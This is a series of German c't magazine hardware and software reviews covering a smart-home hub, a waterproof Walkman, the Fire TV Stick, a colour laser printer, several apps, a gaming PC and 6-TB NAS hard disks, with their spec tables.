Die Homewizard-Zentrale ist nicht einzeln erhältlich, man kann sie nur als Bestandteil eines Starter-Sets kaufen, das ab 240 Euro zu haben ist. Passend zur Zentrale erhält man dann etwa ein Set mit Funkzwischensteckern oder zwei Heizkörperthermostate. Alles in allem ist der Budenzauber des Homewizard-Systems ein recht teuerer Spaß und lohnt sich wohl vor allem, wenn man sein Heim schon vorher mit 433- oder 868-MHz-Komponenten bestückt hatte. Solche Installationen wertet die Homewizard-Box deutlich auf und bindet sie per WLAN und App im Nu in ein komplexes Smart-Home-Szenario ein. (sha@ct.de)

c't Liste unterstützter Geräte: ct.de/yatf

Homewizard	
Smart-Home-Zentrale	
Hersteller	Homewizard, www.homewizard.de
Funktechnik	433 MHz, 868 MHz, WLAN (IEEE 802.11 b/g)
Leistungsaufnahme	1,4 Watt
Preis	ab 240 €

Unterwassertelefonie

Sonys neuester In-Ear-Walkman ist wasserdicht und lässt sich auch per Bluetooth koppeln.

Die gesamte Technik des Sport-Walkman NWZ-WS610 steckt in zwei kleinen Modulen am rechten und linken Ohr. Die Module sind fest mit den In-Ear-Ohrstöpseln des Players verbunden. Beim Sport sorgen die Silikonstöpsel zusammen mit dem strammen Nackenbügel für einen sicheren Halt. Der NWZ-WS610 ist bis zwei Meter Tauchtiefe wasserdicht, darf also auch mit ins Schwimmbecken. Hierzu liegen der Packung ein Satz spezieller Silikonkalotten bei, bei denen eine zusätzliche Membrane den Player auch nach dem Abnehmen vor Wasser schützt.

Unser Testgerät mit 4 GByte Flash-Speicher bot gerade einmal 3,25 GByte zum Befüllen mit MP3-, AAC-, WMA- oder WAV-Dateien. Im Langlauftest brachte es der NWZ-WS610 auf eine Spielzeit von gut siebeneinhalb Stunden. Der NWZ-WS610 wird mit einer kleinen Bluetooth-Fernbedienung ausgeliefert. Die kann man beim Joggen als Fingerring tragen und den Player mit dem Daumen fernbedienen. Eigentlich ist das Accessoire überflüssig, denn über die Bedienelemente an den Ohrstücken hat man den Player ebenso gut im Griff. Spannender ist die drahtlose Verbindungsmöglichkeit zu einem Smartphone. Per NFC lässt sich der Walkman ohne Stress koppeln, wobei er sich per Bluetooth als Stereo-Headset und Freisprecheinrichtung anmeldet. Über Sonys Songpal-App (iOS, Android) kann man an den Sound-Einstellungen des per Bluetooth gekoppelten Walkman drehen.

Sony liefert ein solides Sportgerät. Wer den Player jedoch vorrangig als Walkman und nicht beim Sport einsetzen will, sollte in das 50 Euro teurere Modell mit 16 GByte investieren. (sha@ct.de)

NWZ-WS610	
Sport-Walkman	
Hersteller	Sony, www.sony.de
Kapazität	4 GByte
Formate	WMA, AAC, MP3, WAV
Laufzeit	7,5 Stunden
Preis	150 €

© Copyright by Heise Medien

Medienstöckchen

Der Fire TV Stick bietet die meisten Funktionen der Streaming-Box Fire TV, kostet aber einen Bruchteil.

HDMI-Stick in den Fernseher stecken, Netzteil per Micro-USB anschließen, los gehts. Eine Zeichentrickfigur erläutert beim ersten Start die Steuerung des Fire TV Stick mit der Bluetooth-Fernbedienung. So kann man etwa übers Internet auf bei Amazon gekaufte Musik (MP3s, AutoRip-CDs) und den Videodienst Instant Video zugreifen. Prime-Mitglieder gucken viele Filme und Serien ohne Zusatzkosten – sie sind im Abo enthalten.

Außerdem lassen sich für den Stick angepasste Spiele und Apps aus dem Amazon App Shop herunterladen – etwa Netflix, Mediatheken und YouTube. Da auf dem HDMI-Stick das Amazon-Android FireOS läuft, kann man auch Apps abseits des offiziellen Shops installieren (siehe c't 5/15, S. 166).

Der Dual-Core-ARM-SoC (Broadcom Capri 28155) nebst 1 GByte RAM reicht für einfache 3D- und Gelegenheitsspiele. 5,5 der 8 GByte Flash-Speicher dienen zum Speichern von Apps und zum Puffern von Inhalten.

Der Fire TV Stick bedient sich gut, aber nicht ganz so flüssig wie der große Bruder. Das Mikrofon der Fernbedienung hat Amazon gegenüber dem Fire TV eingespart. Immerhin schlägt die Textsuche automatisch Vervollständigungen vor. Wer die praktische Sprachsuche nutzen will, braucht die kostenlose Fire TV Remote App (iOS, Android) oder kauft für 29 Euro die Fire-TV-Fernbedienung. Darüber hinaus sind der Miniaturisierung die Ethernet-Buchse und der optische Audioausgang zum Opfer gefallen.

Für Prime-Mitglieder lohnen sich die 39 Euro für den Fire TV Stick allemal. Aber auch wer nicht ständig das Smartphone zur Steuerung zücken will, wird ihn dem Google Chromecast vorziehen. (vza@ct.de)

Amazon Fire TV Stick

HDMI-Streaming-Stick	
Hersteller	Amazon, www.amazon.de
Abmessungen	11,5 mm × 25 mm × 85 mm (H × B × T)
Netzwerk	WLAN (IEEE 802.11b/g/n 5 GHz, Dualband)
Lieferumfang	HDMI-Stick, Netzteil, Bluetooth-Fernbedienung
Preis	39 €

Farbe für Arbeitsgruppen

Der Color LaserJet Enterprise M553 druckt mit besserem Toner 35 Seiten pro Minute in hoher Qualität.

HP setzt in seiner neuen Color-LaserJet-Serie Toner mit geringerem Schmelzpunkt ein, was die Zeit bis zur ersten Druckseite verkürzen und Energie sparen soll. Tatsächlich lag die erste Seite bei unserem M553x bereits nach acht Sekunden im Ausgabefach. Trotz der Einstellung „Maximale Energie sparen" brauchte er im Mittel aber 570 Watt – normal für einen Laserdrucker. Immerhin beheizte er die Fixiereinheit in Bereitschaft nicht. Mit High-Yield-Kartuschen kostet eine ISO-Farbseite 8,8 Cent bei 1,9 Cent Schwarzanteil an Toner – Tintendrucker drucken günstiger.

Der M553x ist mit einem 10,9-cm-Touchscreen, einem NFC-Chip zum Ausweisen mit Smartcard vor dem Ausdruck und zwei Kassetten für je 550 Blatt A4-Normalpapier gut ausgestattet. Der günstigere M553dn besitzt nur ein kleines Display und eine Zifferntastatur zur PIN-Eingabe zwecks Authentifizierung und eine 550-Blatt-Kassette. Seitlich haben beide einen Multifunktionseinzug für weitere 100 Blatt Normalpapier und das gleiche Druckwerk.

Im Test bedruckte der M553x gut 35 Seiten pro Minute, im Duplex-Modus war er kaum langsamer. Bei Text und Grafik überzeugte er mit sauberem Druckbild. Farbflächen und Fotos gerieten allerdings zu dunkel. Sonst gefiel sogar der Fotodruck; die sonst bei Laserdruckern meist deutlichen Streifen fielen beim M553 kaum auf.


Der Color LaserJet Enterprise M553x eignet sich für Arbeitsgruppen mit hohem Qualitätsanspruch, ist mit 1150 Euro aber teuer. Wer auf Touchscreen und NFC verzichten kann, spart mit dem M553dn 470 Euro. (rop@ct.de)

HP Color LaserJet Enterprise M553dn

Farb-Laserdrucker für Arbeitsgruppen	
Hersteller	HP, www.hp.com/de
Leistungsaufnahme	Drucken: 570 Watt, Bereitschaft: 28 Watt, Ruhe: 4,3 Watt, Aus: 0,13 Watt
Preise	M553dn: 680 € M553x: 1150 €

Anzeige

© Copyright by Heise Medien



Pixelzauber

Hydra für iOS erzeugt hochauflösende und rauscharme Fotos.


Die Kameras der iPhones gehören zum Besten, was der Smartphone-Markt zu bieten hat. Dennoch kämpfen auch sie mit den Grenzen der Physik: Weil die Sensor-Pixel so winzig sind, fangen sie nur wenig Licht ein. Die Folge ist Bildrauschen. Apple hat die Auflösung der iPhone-Knipsen deshalb auf 8 MPixel beschränkt.

Hydra verspricht dennoch Fotos mit bis zu 32 MPixel Auflösung, rauscharme Bilder mit 8 oder 12 MPixel sowie Fotos und Videos mit erweitertem Dynamikumfang (High Dynamik Range, HDR). Dazu kombinieren Algorithmen mehrere Aufnahmen zu einem Bild. Für hochauflösende Fotos mit bis zu 32 MPixel nutzt Hydra die Verwackler, um zusätzliche Details zu berechnen. Vom Einsatz eines Stativs rät der Hersteller daher ausdrücklich ab. Zwar erzeugt die App Fotos mit der gewünschten Auflösung ohne Verwackelungsunschärfen. Die Detailtiefe erhöhte sich im Test jedoch nicht, was Labormessungen zeigten: Die Detailauflösung lag auf dem Niveau der Vergleichsbilder, die wir mit der iOS-eigenen Kamera-App aufgenommen haben. Bei wenig Licht erzeugte Hydra Artefakte oder sogar Moiré-Muster. Prinzipbedingt lässt sich diese Aufnahme-Methode nur auf unbewegliche Motive anwenden.

Einen echten Mehrwert bietet nur die Low-Light-Option, die deutlich rauschärmere Ergebnisse liefert, ohne dafür Details zu opfern. Die HDR-Effekte fanden wir übertrieben, da sie unnatürlich wirken und mitunter zu Rändern an Kontrastkanten führen. Im Video-HDR-Modus konnten wir keinen erweiterten Dynamikumfang erkennen.

Hydra kann das Versprechen, echte 32-MPixel-Fotos zu erzeugen, nicht halten. Nur die gute Rauschunterdrückung ist eine Empfehlung wert. (jra@ct.de)

Hydra	
Kamera-App	
Hersteller	Creaceed SPRL, www.creaceed.com/ihydra
Systemanf.	iOS ab 8.1
Preis	4,99€



Terminretter

Merlin Project vereinfacht den Umgang mit großen Projekten auf dem Mac.


Version 3 bündelt alle wichtigen Funktionen in einem Fenster: Die Hauptansicht zeigt wahlweise Gantt-Chart, Ressourcen, Berichte oder die neu gestaltete Netzplanübersicht. Vordefinierte Spaltensets ergänzen wichtige Infos. Inspektoren nehmen weitere Details zum Projekt und zu den Arbeitspaketen auf. Kalender darf man sowohl einem Projekt als auch einzelnen Ressourcen zuweisen. Neben dem Standard-Arbeitstag kennt Merlin eine 24h- sowie eine Nachtschicht-Darstellung. Der Import aus .ics-Dateien ist möglich.

Verknüpfte Dateien erscheinen nun direkt nach Klick auf ein Klammersymbol unterhalb der Projektstruktur, per Leertaste öffnet sich eine Vorschau. Mit Wischgesten navigiert man entlang des Projekt-Zeitstrahls, die Zeitskala selbst lässt sich durch Ziehen vergrößern oder verkleinern. Nicht nur hilfreich, sondern auch hübsch sind die Berichte. „Status“ gliedert in Aktivitäten, die im Plan oder dahinter liegen, und zeigt alle Meilensteine auf einen Blick. Die Earned-Value-Analyse soll helfen, Trends bei Kostenüberschreitung und Terminverzug frühzeitig zu erkennen. Eine Meilensteintrendanalyse gibt es bislang nicht. Wer genügend Informationen zu Ressourcen erfasst, profitiert von aussagekräftigen Auswertungen im Darstellungsmenü, etwa zur Arbeitsverteilung. Mithilfe von Filtern spürt man schnell Ressourcen auf, die den Projektfortschritt verzögern.

Das Programm kommt mit mehreren Projekten gleichzeitig zurecht, ist übersichtlich und durchdacht. Echtes Multiprojekt-Management wird erst möglich, wenn auch der Merlin Server erneuert ist – wie die aktuelle iOS-App ist er bislang aber nicht kompatibel zu Merlin Project.

(Tobias Engler/se@ct.de)

Merlin Project 3.0.5	
Projektmanagement-Software	
Hersteller	ProjectWizards, www.merlinproject.net
Systemanf.	OS X 10.9
Preis	219 € (Update von Merlin 2: 75 bis 99 €)



OpenPGP in schön

Whiteout.io tritt an, um Mail-Verschlüsselung den Frust zu nehmen.

Verschlüsselter Mail-Verkehr mit OpenPGP funktioniert, ist aber so aufwendig, dass man es eigentlich nicht benutzen will. Die Münchener Firma Whiteout Networks versucht das mit ihrem Mail-Client Whiteout.io zu ändern. Das Programm erinnert optisch an das Webmail-Interface von Gmail und lässt sich intuitiv bedienen. Der Funktionsumfang ist auf das Nötigste reduziert, weshalb sich Whiteout.io auch auf Desktop-Rechnern wie eine App anfühlt.

Beim ersten Start meldet sich der Einrichtungsassistent, der auf Wunsch das für die OpenPGP-Verschlüsselung nötige Schlüsselpaar generiert und anschließend den öffentlichen Part auf zwei Keyserver lädt. Der private verbleibt auf dem Rechner, optional kann man ihn verschlüsselt zwecks Synchronisation auf einen Server des Herstellers laden. Danach kommt man mit den Verschlüsselungsfunktionen erfreulich wenig in Kontakt. Schreibt man eine Mail, fragt Whiteout.io nach der Eingabe der Empfängeradresse einige Keyserver, ob ein zu der Adresse passender öffentlicher Schlüssel bekannt ist. Bei einem Treffer ändert sich der „Send“-Knopf in „Send securely“.

Das ist zwar praktisch, hat aber auch einen Haken: Der Client wählt offenbar den ersten Schlüssel aus, den er finden kann. Sind für eine Adresse mehrere Schlüssel im Umlauf, wählt der Client möglicherweise den falschen, was dazu führt, dass der Empfänger die Mail nicht öffnen kann (siehe c’t 6/15, S. 160). Der Schlichtheit ist zudem das Web-of-Trust zum Opfer gefallen. Man kann nicht überprüfen, ob und von wem der Schlüssel des Gegenübers signiert wurde. Aktuell spricht der Client nur IMAP. (rei@ct.de)

Whiteout.io	
Mail-Client mit OpenPGP	
Hersteller	Whiteout Networks GmbH, www.whiteout.io
Systemanf.	Windows oder Mac OS X (Chrome-App), Android, iOS (aktuell geschlossene Beta), Browser
Preis	**kostenlos**

© Copyright by Heise Medien

Gute Karten fürs Web

TileMill erzeugt aus geografischen Daten hochwertige Karten nicht nur für die Homepage.

Geografische Karten kann man bei Diensten wie Google Maps oder StepMap anlegen und von dort aus in die eigene Homepage einbetten. Aber nur mit einem Desktop-Programm erzeugte Karten gehören einem selber und man kann sie nach Belieben layouten. Mit TileMill gelingt das erstaunlich schnell, auch dank der ausführlichen Dokumentation.

Das kostenlose Programm greift auf Geodaten in Vektorformaten (CSV, ESRI, KML, GeoJSON) oder im Rasterformat GeoTiff zu, kann aber auch SQLite- oder PostGIS-Datenbanken für große Datenbestände nutzen. Geodaten lassen sich als Layer übereinanderlegen und mit der CSS ähnelnden und intuitiv zu handhabenden Layout-Sprache CartoCSS formatieren. Dabei sind auch bedingte Formatierungen der Form


```
[WAHLKREIS >= 500] { polygon-fill:#FEE6CE; }
```

möglich, um bestimmte Bereiche abhängig von den zugrunde liegenden Daten unterschiedlich einzufärben. Mit TileMill lassen sich interaktive Karten generieren, die beim Überfahren oder Klicken mit der Maus zusätzliche Informationen anzeigen. Jede Änderung an den Daten und am Layout zeigt TileMill sofort an.

TileMill exportiert die fertigen Karten in statischer Form in die Formate PDF, SVG und PNG, mit denen sie sich lokal oder auf der Website weiterverwenden lassen. Interaktive Karten exportiert es im Format Mapnik-XML, das man beim Hersteller MapBox hosten lassen kann. Alternativ kann man das Format auch mit dem Geo-Framework Mapnik weiterverarbeiten, das sich auch auf einem eigenen Web-Server einrichten lässt. (jo@ct.de)

c't Download TileMill: ct.de/y7y1

TileMill 0.10.1	
Karten-Editor	
Hersteller	MapBox, https://www.mapbox.com/tilemill
Systemanf.	Windows, Mac OS, Ubuntu
Preis	**kostenlos**



Anschluss gefunden

Musiker können ihr iPad endlich problemlos mit einem Mac verbinden. Audiomux und Midimux übertragen alle Daten per USB-Kabel.

Bisher war es eine Qual, das iPhone oder iPad per MIDI oder über ein Audio-Interface mit einem großen Rechner zu verbinden. Zwei kleine Apps, Audiomux und Midimux, erledigen den Job jetzt direkt über das 30-Pol- oder Lightning-USB-Kabel. Für die Verbindung muss man noch zwei kostenlose Server-Programme von der Webseite des Entwicklers Zerodebug laden. Beide liegen bislang nur für OS X vor. Für Windows gibt es immerhin eine Beta-Version für Midimux, Audiomux soll folgen.

Midimux erkennt alle am Mac angeschlossenen MIDI-Geräte und stellt sie MIDI-fähigen Musik-Apps auf dem iPhone/iPad zur Verfügung. Das ist weitaus praktischer gelöst als etwa beim kostenlosen MIDI LE.

Audiomux bildet das iPhone/iPad unter OS X als weiteres Audio-Interface mit jeweils einem Stereo-Ein- und -Ausgang (44,1 kHz, 16 Bit) ab. So lässt es sich sehr einfach in jeder Audio-Software nutzen. Unter iOS wird es ausschließlich über Audiobus entweder als Eingang oder Ausgang eingeklinkt. Ein Update soll beides gleichzeitig erlauben sowie Inter App Audio (IAA) mit höheren Samplefrequenzen und Wortbreiten unterstützen. Der Entwickler empfiehlt unter iOS eine Puffergröße von 256 Samples, je nach Einstellung soll die Übertragungs-Latenz zwischen 5 und 25 ms schwanken.

Im Test funktionierte die Anbindung prima. Ohne spürbare Verzögerungen konnten wir einen iOS-Synthesizer problemlos über ein MIDI-Keyboard am Mac spielen und den Sound direkt am Rechner aufnehmen. Da fragt man sich, warum Apple diese essenziellen Funktionen noch nicht direkt in iOS unterstützt. (hag@ct.de)

Audiomux und Midimux	
Audio- und MIDI-Übertragung vom iPhone/iPad	
Hersteller	Zerodebug, http://midimux.com
Betriebssysteme	iOS ab 7, OS X ab 10.9, (Windows 7 geplant)
Preis	10 € (Bundle)

Anzeige

© Copyright by Heise Medien

Benjamin Benz

Volle Kraft voraus

Gaming-PC Acer Predator G3-605

Dicker Quad-Core, schnelle Grafikkarte, viel RAM und eine SSD: Mit den richtigen Zutaten macht Spielen am PC auch bei hohen Auflösungen und Detailstufen richtig Spaß. Doch bei so viel Power ist eine leise Kühlung eine echte Herausforderung – auch für den Acer Predator G3-605.

Eigentlich hätte der Acer Predator G3-605 auch gut in unseren großen Test von Gaming-PCs in der vorigen Ausgabe gepasst [1]: Mit Intels zweitschnellstem Quad-Core-Prozessor, der 550-Euro-Grafikkarte GeForce GTX 980, SSD, Festplatte und 16 GByte RAM bespielt er selbst 4K-Displays mit hohen Bildwiederholraten. Mit rund 10 900 Punkten im 3DMark Firestrike liegt er auf demselben Niveau wie die Spitzengruppe im vorigen Test. Selbst bei UHD-Auflösung und maximalen Details entlockt er den meisten Spielen mehr als 30 fps. Bei der reinen CPU-Performance landet der Core i7-4790 zwar etwas hinter dem noch höher getakteten K-Modell, doch in der Praxis macht das kaum einen Unterschied. Schwerer wiegt da schon, dass die SSD nur 128 GByte fasst und große Spiele damit auf die 2-TByte-Platte ausweichen müssen.

In puncto Lärmentwicklung liefert der Predator G3-605 durchwachsene Resultate: Im Leerlauf bleibt er mit 0,5 Sone angenehm leise. Beim Spielen macht er mit 1,1 Sone sogar weniger Krach als die drei Konkurrenten aus dem vorangegangenen Test. Liegt allerdings richtig viel Arbeit für CPU und GPU gleichzeitig an, wird es mit 4,8 Sone fast so laut wie beim Medion-PC. Hier rächt es sich, dass Acer dem Predator keinen Gehäuselüfter spendiert hat. Das Netzteil alleine bekommt die warme Luft nicht aus dem Gehäuse. Was möglich ist, zeigt unterdessen unser Bauvorschlag [2]: fast unhörbare 0,1 Sone im Leerlauf, 0,6 Sone beim Spielen und 1,5 Sone bei Maximallast.

Lob verdient der Predator G3-605 für die 38 Watt im Leerlauf. In Anbetracht der dicken Grafikkarte und auch sonst üppigen Ausstattung ist das ein richtig guter Wert, den man nicht mit den 10 bis 15 Watt von Büro-PCs vergleichen darf.

Der leere 3,5"-Wechselschacht an der Front geht nur auf, wenn man zuvor die Torx-Schraube mit dem mitgelieferten Werkzeug gelöst hat. Das wirkt auf den ersten Blick widersinnig, ist aber eigentlich ganz clever: Weil der Schacht kein Hot-Swap unterstützt, ist es besser, versehentliches Entfernen des Laufwerks zu verhindern. Das Schräubchen kann man aber auch getrost locker lassen, denn es ist gegen Herausfallen gesichert und geht so nicht verloren.

Fazit

In der getesteten Konfiguration liefert der Acer Predator G3-605 sogar bei 4K-Auflösung noch flüssige Bildwiederholraten und wird dabei noch nicht einmal übermäßig laut. Wer ihn allerdings als Rechenknecht – etwa zum 3D-Rendern – einsetzen will, könnte vom Lärmpegel schnell genervt sein. Die Ausstattung ist rund – sogar WLAN und Bluetooth sind dabei. In den Funktionstests und bei den Datentransfermessungen leistete der Predator sich kaum Patzer, nur der Kartenleser lahmt. Insgesamt hinterlässt der Rechner alles in allem einen ordentlichen Eindruck, aber auch ein tiefes Loch im Geldbeutel.

Die unverbindliche Preisempfehlung von 1699 Euro erscheint – gemessen an der Ausstattung – etwas hoch: Unser Bauvorschlag [2] kostet 100 Euro weniger. Er hat eine gleichwertige Grafikkarte, eine noch schnellere CPU und eine viermal so große SSD. Die wiegt die fehlende Festplatte mehr als auf. Wer keinen 4K-Monitor besitzt, kann den G3-605 auch getrost mit einer kleineren Grafikkarte respektive CPU ordern.

(bbe@ct.de)

Literatur

[1] Benjamin Benz, Christian Hirsch, Florian Müssig, Zockernaturen, Mini- und Desktop-PCs kontra Notebooks – so spielt es sich am besten, c't 8/15, S. 90

[2] Christian Hirsch, Wünsch Dir was zum Spielen, Bauvorschlag für einen schnellen Gaming-PC, c't 8/15, S. 98

Acer Predator G3-605 – technische Daten

Hardware-Ausstattung	
CPU / Kerne / Takt (Turbo) / Lüfter	Core i7-4790 / 4+HT / 3,6 (3,8 bis 4,0) GHz / 100 mm
RAM / -Slots (frei) / Grafik (-speicher)	16 GByte / 4 (2) / GeForce GTX 980 (4 GByte)
Festplatte (Typ, Kapazität, Drehzahl, Cache)	ST2000DM001 (3,5", 2 TByte, 7200 min^{-1}, 64 MByte)
SSD (Typ, Kapazität)	Liteon LMT-128L9M (mSATA 6G, 128 GByte)
Netzwerk-Interface (Chip, Anbindung)	1 GBit/s (i217, PCIe), WLAN 802.11n + Bluetooth 4.0 (Atheros QCWB335, PCIe)
Anschlüsse hinten	$2^{1}\times$ HDMI, $4^{1}\times$ DisplayPort, $1^{1}\times$ VGA, 3 × analog Audio, 2 × USB 3.0, 2 × USB 2.0, 1 × LAN, 2 × PS/2
Anschlüsse vorn, oben und seitlich	2 × USB 3.0, 2 × USB 2.0, 2 × analog Audio, Wechselschacht für 3,5"-Laufwerk
Messungen	
Soft-Off / Energie Sparen / Leerlauf / Volllast	0,6 W / 1,9 W / 38,1 W / 318 W
HDD / SSD: Lesen (Schreiben)	204 (199) / 528 (352) MByte/s
USB 2.0 / USB 3.0: Lesen (Schreiben)	42 (36) / 460 (445) MByte/s
LAN: Empfangen (Senden)	118 (117) MByte/s
SDHC- / SDXC-Card: Lesen (Schreiben)	23,0 (23,0) / 23,0 (21,0) MByte/s
Geräuschentwicklung: Leerlauf / Volllast (Note)	0,5 Sone (⊕) / 4,8 Sone (⊖⊖)
CPU- / GPU-Last / Festplatte (Note)	2,8 Sone (⊕⊕) / 1,1 Sone (○) / 0,7 Sone (⊕)
Funktionstests	
Wake on LAN: Standby / Soft-Off	✓ / ✓
USB: 5V in Soft-off / Wecken per USB-Tastatur aus: Standby (Soft-Off)	✓ / ✓ (–)
Booten von USB-3.0-Stick (Superspeed-Modus)	✓ (–)
Bootdauer bis Metro-Oberfläche	18 s
4K: HDMI / DisplayPort / DVI	60 Hz / 60 Hz / 30 Hz
Systemleistung	
BAPCo SYSmark 2014 / Cinebench R15 Rendering	1875 / 159 / 763
3DMark: Fire Strike	10883
Far Cry 4: Full-HD / UHD	74 / 34 fps
Alien Isolation: Full-HD / UHD	142 / 47 fps
Dragon Age Inquisition: Full-HD / UHD	62 / 20 fps
Bewertung	
Systemleistung: Office / Rendering / Spiele / Gesamt	⊕⊕ / ⊕⊕ / ⊕⊕ / ⊕⊕
Audio: Wiedergabe / Aufnahme / Front	⊕⊕ / ○ / ⊕⊕
Geräuschentwicklung / Systemaufbau	○ / ⊕
Lieferumfang	
Tastatur / Maus / sonstiges	✓ / ✓ / Torx-Schlüssel
Betriebssystem / Secure-Boot	Windows 8.1 (64 Bit) installiert im UEFI-Modus / ✓
Anwendungs-Software	Acer Software, Cyberlink (Photodirector 3, Power-Director 10, PowerDVD 12), Foxit PhantomPDF 6
Preis / Garantie	1699 € / gesetzl. Gewährleistung

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht
✓ funktioniert – funktioniert nicht [1] davon 1 vom Mainboard

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

Lutz Labs

Maximal konventionell

6-TByte-Festplatten von HGST, Seagate, Toshiba und WD

Bis zu 8 TByte große Festplatten gibt es mittlerweile, aber dafür sind neue Techniken wie Shingled Magentic Recording oder Helium-Füllung erforderlich. Wer solchen neuen Techniken noch skeptisch gegenübersteht, greift zu Festplatten mit lang erprobter Technik – die sind mit bis zu 6 TByte erhältlich.

Vier Festplatten mit 6 TByte fanden sich in der Redaktion ein: Die HGST Deskstar NAS (HDN726060ALE610), die Seagate Enterprise NAS HDD (ST6000VN0001), die Toshiba MG04ACA600E und die WD Red (WD60EFRX). Alle kommen mit SATA-6G-Interface und sind für den Einsatz in Serverschränken oder großen NAS-Systemen spezifiziert. Sie eignen sich für Dauerbetrieb, geben sich als Platten mit 512 Byte großen Sektoren aus und haben Sensoren, die Vibrationen durch benachbarte Platten erkennen und damit den Schreib-Lese-Köpfen bei deren Ausgleich helfen. HGST, Toshiba und WD bauen jeweils fünf Scheiben ein, bei der Seagate-Platte sind es sechs.

Die Datendichte auf den Scheiben liegt bei Seagate bei 1 TByte, bei den anderen Platten sind es 1,2 TByte. Mit der Datendichte steigt auch die Transferrate. Pro Umdrehung speichern die Festplatten mit fünf Scheiben im Außenbereich fast 2 MByte, bei der Seagate-Platte sind es knapp 1,6 MByte. Die Umdrehungsgeschwindigkeit hat ebenfalls einen Einfluss auf die Performance. WD gibt keine absolute Drehzahl an; die Platte rotiert nach unseren Messungen mit etwa 5700 Umdrehungen pro Minute, alle anderen mit 7200. Folglich lässt sich schon aus den technischen Daten erkennen, dass die HGST- und die Toshiba-Platte höhere Werte liefern werden als die Seagate und die WD.

Wirft man einen Blick auf die Leistungsaufnahme, so hat die langsam drehende WD Red die Nase weit vorn. Sie nimmt beim Lesen und Schreiben gerade einmal rund die Hälfte der Leistung auf, die die HGST und die Toshiba benötigen – die Seagate-Platte reiht sich dazwischen ein. Zudem erwärmt sich die WD-Platte am geringsten und ist am leisesten – beste Voraussetzungen für einen Einsatz im Arbeitszimmer-NAS.

Für Server-Platten wichtiger ist jedoch deren Zuverlässigkeit. Zumindest auf dem Papier hat hier die Toshiba die Nase vorn: Nicht nur liegt ihre berechnete Zuverlässigkeit (MTBF) höher als die der Mitbewerber in diesem Test, auch die Fehlerwahrscheinlichkeit ist – zusammen mit der Seagate – mit einem Fehler pro 10^{15} gelesenen Bits eine Klasse besser.

Für den Einsatz in RAID-Systemen sind alle Platten geeignet, Seagate aber wirbt mit einer besonderen Fähigkeit: Die RAID-Rebuild-Technik soll bei Ersatz einer Festplatte für eine schonende und schnellere Wiederherstellung des RAID sorgen. Dazu muss der RAID-Controller diese Technik unterstützen und die Ersatzplatte muss sich zusätzlich an den Controller anschließen lassen. Zum Wiederherstellen des RAID stellt die als defekt markierte Platte sämtliche unnötige Aktivität ein und schaltet in den Read-Only-Modus. Der Controller kopiert nun alles auf die Ersatzplatte, was noch zu retten ist, und stellt nur unlesbare Daten aus den Paritätsinformationen der anderen Platten wieder her. Das schont die heilen Platten und reduziert die Gefahr, dass während des Rebuild eine weitere Festplatte ausfällt.

Für RAID-Systeme geeignete Festplatten unterstützen meistens Error Recovery Control (ERC), WD nennt die gleiche Funktion Time Limited Error Recovery (TLER). Diese Funktion soll verhindern, dass eine Platte sich zu viel Zeit für die Fehlerkorrektur nimmt und in der Folge vom RAID-Controller als defekt eingestuft wird. Als Standard gilt eine Zeit von sieben Sekunden, nach der die Platten melden, keine Daten liefern zu können – der RAID-Controller besorgt sich die fehlenden Teile dann über die anderen Platten im Verbund.

Einstellen kann man die Zeit etwa über das Kommandozeilen-Utility smartmontools. Die Seagate-Festplatte allerdings unterstützt den Befehl nicht. Nur die WD-Festplatte ist in der Grundeinstellung auf einen Wert von 7 Sekunden konfiguriert, HGST und Toshiba liefern die Platten mit abgeschalteter ERC-Funktion aus. Ob ERC oder TLER die Wahrscheinlichkeit von Datenverlusten im Nicht-RAID-Betrieb nennenswert steigert, ist fraglich. Wer TLER trotzdem abschalten möchte, muss bei der WD Red die smartmontools mit dem Betriebssystem starten und die Funktion deaktivieren – denn nach Abschalten des Stroms setzt sich die Platte wieder in den Auslieferungszustand zurück.

6-TByte-Festplatten

Modell	Deskstar NAS	Enterprise NAS HDD	MG04-Serie	Red
Hersteller	HGST, www.hgst.com	Seagate, www.seagate.de	Toshiba, www.toshiba.de	WD, www.wdc.com
Modellbezeichnung	HDN726060ALE610	ST6000VN0001	MG04ACA600E	WD60EFRX
von Windows erkannte Kapazität	5589 GByte	5589 GByte	5589 GByte	5589 GByte
weitere erhältliche Kapazitäten	3, 4, 5 TByte	2, 3, 4, 5 TByte	2, 3, 4, 5 TByte	1, 2, 3, 4, 5 TByte
Interface	SATA 6G	SATA 6G	SATA 6G	SATA 6G
Größe logischer / physischer Sektoren	512 / 4096 Byte	512 / 4096 Byte	512 / 4096 Byte	512 / 4096 Byte
Umdrehungsgeschwindigkeit	7200 U/min	7200 U/min	7200 U/min	5700 U/min[4]
nicht korrigierbare Lesefehler[2]	$1 \cdot 10^{-14}$ Bit	$1 \cdot 10^{-15}$ Bit	$1 \cdot 10^{-15}$ Bit	$1 \cdot 10^{-14}$ Bit
MTBF[2]	1 000 000 h	1 200 000 h	1 400 000 h	1 000 000 h
DRAM-Cache [2]	128 MByte	128 MByte	128 MByte	64 MByte
Error-Recovery-Unterstützung / Default-Einstellung[3]	✓ / deaktiviert	– / –	✓ / deaktiviert	✓ / 7 s
Betriebstemperaturbereich[2]	5 °C … 60 °C	5 °C … 60 °C	5 °C … 55 °C	5 °C … 65 °C
Temperatur nach 30 Minuten Seek-Betrieb	51 °C	45 °C	48 °C	37 °C
